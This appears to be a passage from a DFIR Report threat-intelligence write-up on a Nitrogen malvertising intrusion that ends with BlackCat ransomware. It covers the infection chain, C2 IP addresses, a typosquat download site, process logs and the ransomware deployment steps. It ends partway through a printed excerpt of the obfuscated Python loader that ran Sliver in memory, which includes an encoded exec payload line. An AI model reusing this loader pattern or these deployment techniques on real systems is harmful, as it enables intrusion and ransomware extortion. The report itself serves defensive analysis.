Nitrogen Campaign Drops Sliver and Ends With BlackCat Ransomware

thedfirreport.com/2024/09/30/nitrogen-campaign-drops-sliver-and-ends-with-blackcat-ransomware/

September 30, 2024

Key Takeaways

- In November 2023, we identified a BlackCat ransomware intrusion started by Nitrogen malware hosted on a website impersonating Advanced IP Scanner.
- Nitrogen was leveraged to deploy Sliver and Cobalt Strike beacons on the beachhead host and perform further malicious actions. The two post-exploitation frameworks were loaded in memory through Python scripts.
- After obtaining initial access and establishing further command and control connections, the threat actor enumerated the compromised network with the use of PowerSploit, SharpHound, and native Windows utilities. Impacket was employed to move laterally, after harvesting domain credentials.
- The threat actor deployed an opensource backup tool call Restic on a file server to exfiltrate share data to a remote server.
- Eight days after initial access the threat actor modified a privileged user password and deployed BlackCat ransomware across the domain using PsExec to execute a batch script.
- Six rules were added to our Private Ruleset related to this intrusion.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

The DFIR Report Services

Table of Contents:

Case Summary

The incident began when a user unknowingly downloaded a malicious version of Advanced IP Scanner from a fraudulent website that mimicked the legitimate one, leveraging Google ads to rank higher in search results. Analysis of the attack pattern and loader signature suggests this was part of a Nitrogen campaign, consistent with previous public reports. The compromised installer came as a ZIP file, which the victim extracted before launching the embedded executable, triggering the infection.

The executable was a legitimate Python binary, which side-loaded a modified Python DLL specifically designed to execute Nitrogen code. This process then dropped a Sliver beacon in an AppData subfolder named “Notepad.” All malware deployed during the intrusion was obfuscated using Py-Fuscate to conceal malicious Python scripts. About eight minutes after the Nitrogen execution, the attacker initiated hands-on keyboard discovery, utilizing Windows utilities such as *net*, *ipconfig*, and *nltest*. Two minutes later, additional Sliver beacons were deployed on the compromised host, with persistence established through scheduled tasks and registry key modifications.

A little over an hour after the initial execution, the threat actor deployed additional malware, this time Cobalt Strike beacons, again wrapped in the Py-Fuscate obfuscation technique. The discovery phase continued with detailed enumeration of the Active Directory domain, including local and domain administrators, domain controllers, and computers. To deepen their understanding of the environment, the attacker utilized tools such as SharpHound and PowerSploit. The Cobalt Strike beacon was then used to dump domain credentials from LSASS, granting the attacker local admin credentials with broad access across the network.

Using the stolen credentials, the threat actor leveraged Impacket’s *wmiexec* to move laterally to a server, where they used *curl* to download a ZIP file containing their tools. After extracting the archive, they repeated the same persistence techniques observed on the beachhead, creating scheduled tasks and modifying registry keys. The attacker then targeted a second server, replicating the same steps to deploy their tools and maintain persistence. Shortly after, a second credential dump was performed, again targeting LSASS memory. Following this, the threat actor began using a domain administrator account, indicating they likely obtained those credentials during this phase.

The threat actor continued their lateral movement, replicating the same actions on both a file server and a backup server. Approximately six hours after gaining initial access, they deployed the open-source backup tool *Restic* on the file server. Using *Restic*, the attacker exfiltrated data from the file shares to a remote server located in Bulgaria. After this, the hands-on activity significantly decreased and remained largely silent until the seventh day.

On the seventh day, the threat actor logged into the backup server and accessed the backup console. No further actions were observed, leading us to assess that this was likely a discovery effort aimed at understanding the backup configurations.

On the eighth day, the threat actor shifted to their final objectives. They identified the domain controllers and used *xcopy* from their initial lateral movement server to transfer tools to one of the domain controllers, executing them remotely via *WMIC*. Next, they ran a batch script on the domain controller using *PSEXEC*, targeting a privileged backup service account, which changed that accounts credentials. From the staging server, the attacker began distributing the BlackCat ransomware binary across the network using *SMB* and the Windows copy utility. This was followed by executing another batch script via *PSEXEC* on multiple remote hosts, initiating the ransomware deployment.

The final script executed a series of actions on remote hosts, including configuring them to start in Safe Mode with Networking and setting a registry run key to launch the ransomware binary upon reboot. It also set the compromised backup service account to auto login using Winlogon, and then forced a system reboot. As a result, the hosts rebooted into Safe Mode, where the ransomware was automatically executed. This led to file encryption across the affected systems, with the ransomware leaving a note on each host. The Time to Ransomware (TTR) was approximately 156 hours, spanning over eight calendar days.

If you would like to get an email when we publish a new report, please subscribe here.

Analysts

Analysis and reporting completed by Angelo Violetti, @0xtornado (Linkedin) and


@v3t0_.
.

Initial Access

Drive-by Compromise


Based on threat intelligence sources and the file name, we are highly confident that the threat actors accessed the victim's infrastructure through a Nitrogen campaign, which delivered a ZIP file via malicious Google ads (i.e., malvertising).

Nitrogen is known for leveraging legitimate utilities like Advanced IP Scanner, Putty, etc. to conceal malware. The following graph shows the Nitrogen infection chain and how it executed Sliver.


Nitrogen Infection Graph
Google AD delivering malicious Advanced IP Scanner
Version.zip
C:\Users\[REDACTED]\Downloads\Version\setup.exe
C:\Users\[REDACTED]\Downloads\Version\python311.dll
C:\Users\[REDACTED]\Downloads\Version\services_probes
Setup.exe loads python311.dll and executes Nitrogen code
AES-Decrypts
Sliver execution and Advanced IP Scanner installation
C:\Users\[REDACTED]\AppData\Local\Notepad\python.exe
C:\Users\[REDACTED]\AppData\Local\Notepad\Cryptodome
C:\Users\[REDACTED]\AppData\Local\Notepad\slv.py
C:\Users\[REDACTED]\AppData\Local\Notepad\data.aes
File creation
AES-Decrypts and executes in memory
194.49.94.18
C:\Program Files (x86)\Advanced IP Scanner\advanced_ip_scanner.exe

The ZIP file named Version.zip contained mainly:

- a legitimate Python executable named setup.exe which was run by the victim.
- two hidden Python DLLs.




Name	Date modified	Type	Size
printsupport	01/11/2023 06:40	File folder	
advanced_ip_scanner_en_us.qm	01/11/2023 06:40	QM File	1 KB
advanced_ip_scanner_uk_ua.qm	01/11/2023 06:40	QM File	29 KB
details_panel_en_us.tpl	01/11/2023 06:40	TPL File	2 KB
details_panel_uk_ua.tpl	01/11/2023 06:40	TPL File	2 KB
python311.dll	01/11/2023 06:40	Application extens...	43'540 KB
python311x.dll	01/11/2023 06:40	Application extens...	5'626 KB
service_probes	01/11/2023 06:40	File	577 KB
setup.exe	01/11/2023 06:40	Application	100 KB
vcruntime140.dll	01/11/2023 06:40	Application extens...	79 KB

Upon execution of Setup.exe, the following actions were performed:

- The hidden python311.dll was loaded (DLL sideloading) and the Nitrogen code was launched.
- A legitimate copy of Advanced IP Scanner was copied into the %Public%\Downloads folder.
- python.exe, pycryptodome, and a Sliver beacon were placed into a folder named %AppData%\Notepad.
- The Sliver beacon was executed through a Python script named slv.py which decrypts an AES-encrypted DLL (data.aes) and loads it into memory.

- Advanced IP Scanner was installed in the compromised system.

A very similar campaign was reported by @dipotwb on Twitter. We also observed overlap with campaigns reported by Esentire.



Dipo @dipotwb · 28 nov 2023

1. Web browsing -> Google AD -> advannced-ip-scanner.]net

```
id = 35531
url = https://www.google.com/search?q=download+advancied+ip+scanner&rlz=1C1GCEA_enUS8
title = download advancied ip scanner - Google Search
last_visit_time = 13345309968139167
                                                Malicious ad
id = 35532
url = https://www.googleadservices.com/pagead/aclk?sa=L&ai=DChcSEwi56rmf7dyCAxVTAH0KH
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099


id = 35533
url = https://mueslifusion.com/mastering-the-use-of-network-scanners/?gclid=EAIaIQobC
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099
                                    Serve malicious install
id = 35534
url = https://advannced-ip-scanner.net/?gclid=EAIaIQobChMIueq5n-3cggMVUwB9Ch0KQg15EAA
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099


id = 35535
url = https://advannced-ip-scanner.net/download/AFG3ta3ab.php?gclid=EAIaIQobChMIueq5n
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099
```


Dipo @dipotwb · 28 nov 2023

2. User runs “setup.exe” which is signed by “Microsoft Corporation”, this results in Advanced IP Scanner being executed, but also executes a python script. “setup.exe” is actually a renamed “BioIso.exe” which performs some DLL side loading (tactic: hijacklibs.net/#bioiso.exe)

advanced_ip_scanner.exe	"C:\Users\[redacted]\AppData\Local\Temp\Advanced IP Scanner 2\advanced_ip_scanner.exe" /portable "C:/Users/Public/Downloads/" /lng en_us	[redacted]	Famatech Corp.	Advanced_IP_Scanner.tmp	Advanced_IP_Scanner.exe
pythonw.exe	C:\Users\[redacted]\AppData\Local\Notepad\pythonw.exe C:\Users\[redacted]\AppData\Local\Notepad\test-gpu.py	[redacted]	Python Software Foundation	setup.exe	Explorer.EXE
Advanced_IP_Scanner.tmp	"C:\Users\[redacted]\AppData\Local\Temp\is-IH8SH.tmp\Advanced_IP_Scanner.tmp" /SL5="[redacted],[redacted],[redacted],C:\Users\Public\Downloads\Advanced_IP_Scanner.exe"	[redacted]	(empty)	Advanced_IP_Scanner.exe	setup.exe
Advanced_IP_Scanner.exe	"C:\Users\Public\Downloads\Advanced_IP_Scanner.exe"	[redacted]	Famatech Corp.	setup.exe	Explorer.EXE
setup.exe	"C:\Users\[redacted]\Downloads\Advanced_IP_Scanner_v.2.5.2.1 (1)\setup.exe"	[redacted]	Microsoft Corporation	Explorer.EXE	userinit.exe


Execution

A few minutes later, the threat actor deployed Python scripts on the beachhead, serving as loaders for both Sliver and Cobalt Strike.




event.module	process.executable	process.command_line	winlog.task
sysmon	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe woksliv.py	Process Create (rule: ProcessCreate)
sysmon	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe worksliv.py	Process Create (rule: ProcessCreate)
sysmon	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe worksliv.py	Process Create (rule: ProcessCreate)
sysmon	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe worksliv.py	Process Create (rule: ProcessCreate)
sysmon	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe	C:\Users[redacted]\AppData\Local\Notepad\pythonw.exe wo14.py	Process Create (rule: ProcessCreate)

The following image shows the sequence of beacons executed on the beachhead host.


From Sliver to Cobalt Strike
Sliver Beacon
pythonw.exe C:\Users\[REDACTED]\AppData\Local\Notepad\slv.py
194.49.94.18
Drops and executes
Cobalt Strike
C:\Users\[REDACTED]\AppData\Local\Notepad\pythonw.exe wo14.py
Spawn and injects
Cobalt Strike
C:\Windows\System32\cmd.exe
91.92.250.65
Injects
Cobalt Strike
C:\Windows\System32\winlogon.exe
Spawns and injects
Cobalt Strike
C:\Windows\System32\gpupdate.exe
\MsFteWds##
\PGMessagePipec##
Drops and executes
Sliver Beacon
C:\Users\[REDACTED]\AppData\Local\Notepad\pythonw.exe worksliv.py
194.169.175.134


Sliver

The Python script, slv.py, used to load Sliver into memory, was heavily obfuscated. However, buried within thousands of lines of code was the critical section responsible for executing the Sliver beacon.




```
    def ypchGRtWSBrYITdufFozsCxDjN():
        obCngXWJLTeqYhtSyMEAjfPKkI = 'obCngXWJLTeqYhtSyMEAjfPKkI'
        obCngXWJLTeqYhtSyMEAjfPKkI = 160059109085386090080713531498405298176
        #ypchGRtWSBrYITdufFozsCxDjNypchGRtWSBrYITdufFozsCxDjN
    def IHoiJrMgyXCQLspKYAeTkEWOfc():
        obCngXWJLTeqYhtSyMEAjfPKkI = 'obCngXWJLTeqYhtSyMEAjfPKkI'
        obCngXWJLTeqYhtSyMEAjfPKkI = 160059109085386090080713531498405298176
        #IHoiJrMgyXCQLspKYAeTkEWOfcIHoiJrMgyXCQLspKYAeTkEWOfc
    def lgFXHjpAwvLnSICJsxcuodMYia():
        obCngXWJLTeqYhtSyMEAjfPKkI = 'obCngXWJLTeqYhtSyMEAjfPKkI'
        obCngXWJLTeqYhtSyMEAjfPKkI = 160059109085386090080713531498405298176
        #lgFXHjpAwvLnSICJsxcuodMYialgFXHjpAwvLnSICJsxcuodMYia
    def mWTAQOthKdCLkxBGsZEcwSNRob():
        obCngXWJLTeqYhtSyMEAjfPKkI = 'obCngXWJLTeqYhtSyMEAjfPKkI'
        obCngXWJLTeqYhtSyMEAjfPKkI = 160059109085386090080713531498405298176
        #mWTAQOthKdCLkxBGsZEcwSNRobmWTAQOthKdCLkxBGsZEcwSNRob
        #NQylBktjShPemusLMIoUpAKnCT'NQylBktjShPemusLMIoUpAKnCT'
        NQylBktjShPemusLMIoUpAKnCT = 160059109085386090080713531498405298176
        NQylBktjShPemusLMIoUpAKnCT = 'NQylBktjShPemusLMIoUpAKnCT'
import marshal,lzma,gzip,bz2,binascii,zlib;exec(marshal.loads(bz2.decompress(b'BZh91AY&SY\xe2\xd5\x88 \x00\xac\xe7\x7f\xd3\x7f\xf4
class AMLhtWQSFpvENVgfJPwZiYxR:
    def IzfbgHUeuchdNRFoBlLmwWAM():
        EmAwvSWpuTFMokzKebnrZBgD = 'EmAwvSWpuTFMokzKebnrZBgD'
        EmAwvSWpuTFMokzKebnrZBgD = 32009658644406818986777955348250624
        #IzfbgHUeuchdNRFoBlLmwWAMIzfbgHUeuchdNRFoBlLmwWAM
    def DGuSlteyzpbKHYCVTFkvQLnM():
        EmAwvSWpuTFMokzKebnrZBgD = 'EmAwvSWpuTFMokzKebnrZBgD'
        EmAwvSWpuTFMokzKebnrZBgD = 32009658644406818986777955348250624
        #DGuSlteyzpbKHYCVTFkvQLnMDGuSlteyzpbKHYCVTFkvQLnM
    def CVFPXfdAGNMxSTzRgiawErjB():
        EmAwvSWpuTFMokzKebnrZBgD = 'EmAwvSWpuTFMokzKebnrZBgD'
        EmAwvSWpuTFMokzKebnrZBgD = 32009658644406818986777955348250624
        #CVFPXfdAGNMxSTzRgiawErjBCVFPXfdAGNMxSTzRgiawErjB
    def zctnRxQuvVOiysDEgfbIrBMh():
        EmAwvSWpuTFMokzKebnrZBgD = 'EmAwvSWpuTFMokzKebnrZBgD'
        EmAwvSWpuTFMokzKebnrZBgD = 32009658644406818986777955348250624
